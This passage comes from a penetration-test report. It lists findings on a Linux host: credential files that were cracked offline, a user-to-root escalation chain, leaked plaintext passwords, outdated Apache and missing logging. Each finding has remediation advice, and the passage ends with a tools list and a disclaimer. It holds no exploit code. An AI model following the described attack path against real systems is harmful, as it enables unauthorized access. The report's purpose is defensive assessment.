- Disable password authentication; enforce SSH key-only login.
- Apply multi-factor authentication for all admin accounts.
- Review all .ssh/authorized_keys and /etc/ssh/sshd_config.

• Finding 5 : Exposed Credential

Risk Level: 🟠 High
Path: /home/sehe
Description: Sensitive archive files containing copies of /etc/passwd and /etc/shadow were stored in accessible directories. These files were extracted and cracked offline.
Remediation:

- Remove plaintext or backup files of system credentials.
- Restrict read permissions to root-only.
- Implement file integrity monitoring.

• Finding 6 : Privilege Escalation (Root Access)

Risk Level: 🔴 Critical
User Path: sehe → chenben → adm-teeyar → root
Remediation:

- Enforce least privilege and password complexity.
- Remove NOPASSWD rules from /etc/sudoers.
- Implement MFA for privileged operations.
- Regularly audit local users and sudo rights.

• Finding 7 : Sensitive Information Disclosure

Risk Level: 🟡 Medium
Description: Config files and shell history revealed DB connection strings, plaintext passwords, and previous admin commands.
Remediation:

- Remove hardcoded credentials from config files.
- Use environment variables or a secure vault.

• **Finding 8 : Outdated Software Versions**

Risk Level: 🟡 Medium
Service: Apache/2.4.29 (Ubuntu)
Observation: Unpatched version vulnerable to several CVEs.
Remediation:

- Patch Apache to the latest stable release.
- Enable automatic security updates.

• **Finding 9 : Lack of Monitoring and Logging**

Risk Level: 🟢 Low
Observation: No intrusion detection or alerting mechanisms identified (no fail2ban, auditd, or log monitoring).
Remediation:

- Deploy log management (e.g., rsyslog, ELK, Splunk).
- Enable alerts for failed logins, privilege changes, and file access anomalies.

6.3. Overall Risk Rating

Risk Level	Count	Percentage	Description
🔴 **Critical**	**4**	**44.4%**	Severe vulnerabilities that allow full system compromise.
🟠 **High**	**2**	**22.2%**	Major risks that can lead to unauthorized access or data leakage. Should be fixed as a priority.
🟡 **Medium**	**2**	**22.2%**	Moderate risks that may assist attackers in further exploitation. Address after critical/high issues.
🟢 **Low**	**1**	**11.1%**	Minor misconfigurations or best-practice gaps. Monitor and improve when convenient.

7. Appendices

7.1. Tools Used

Category	Tools
Recon & scanning	Nmap
Web Scanning	Gobuster, SQLMap
Service Enumeration	FTP Client, smbclient, enum4linux
Exploitation	SSH Client
Post-Exploitation	John The Ripper, Unix Tooling & Command

7.2. Reference

- https://nmap.org/book/man.html
- https://github.com/OJ/gobuster
- https://sqlmap.org/
- https://www.openwall.com/john/

8. Disclaimer:

This report is intended for educational and authorized testing purposes only. All findings should be validated and remediated in accordance with organizational security policies. Unauthorized exploitation of vulnerabilities is illegal and unethical.
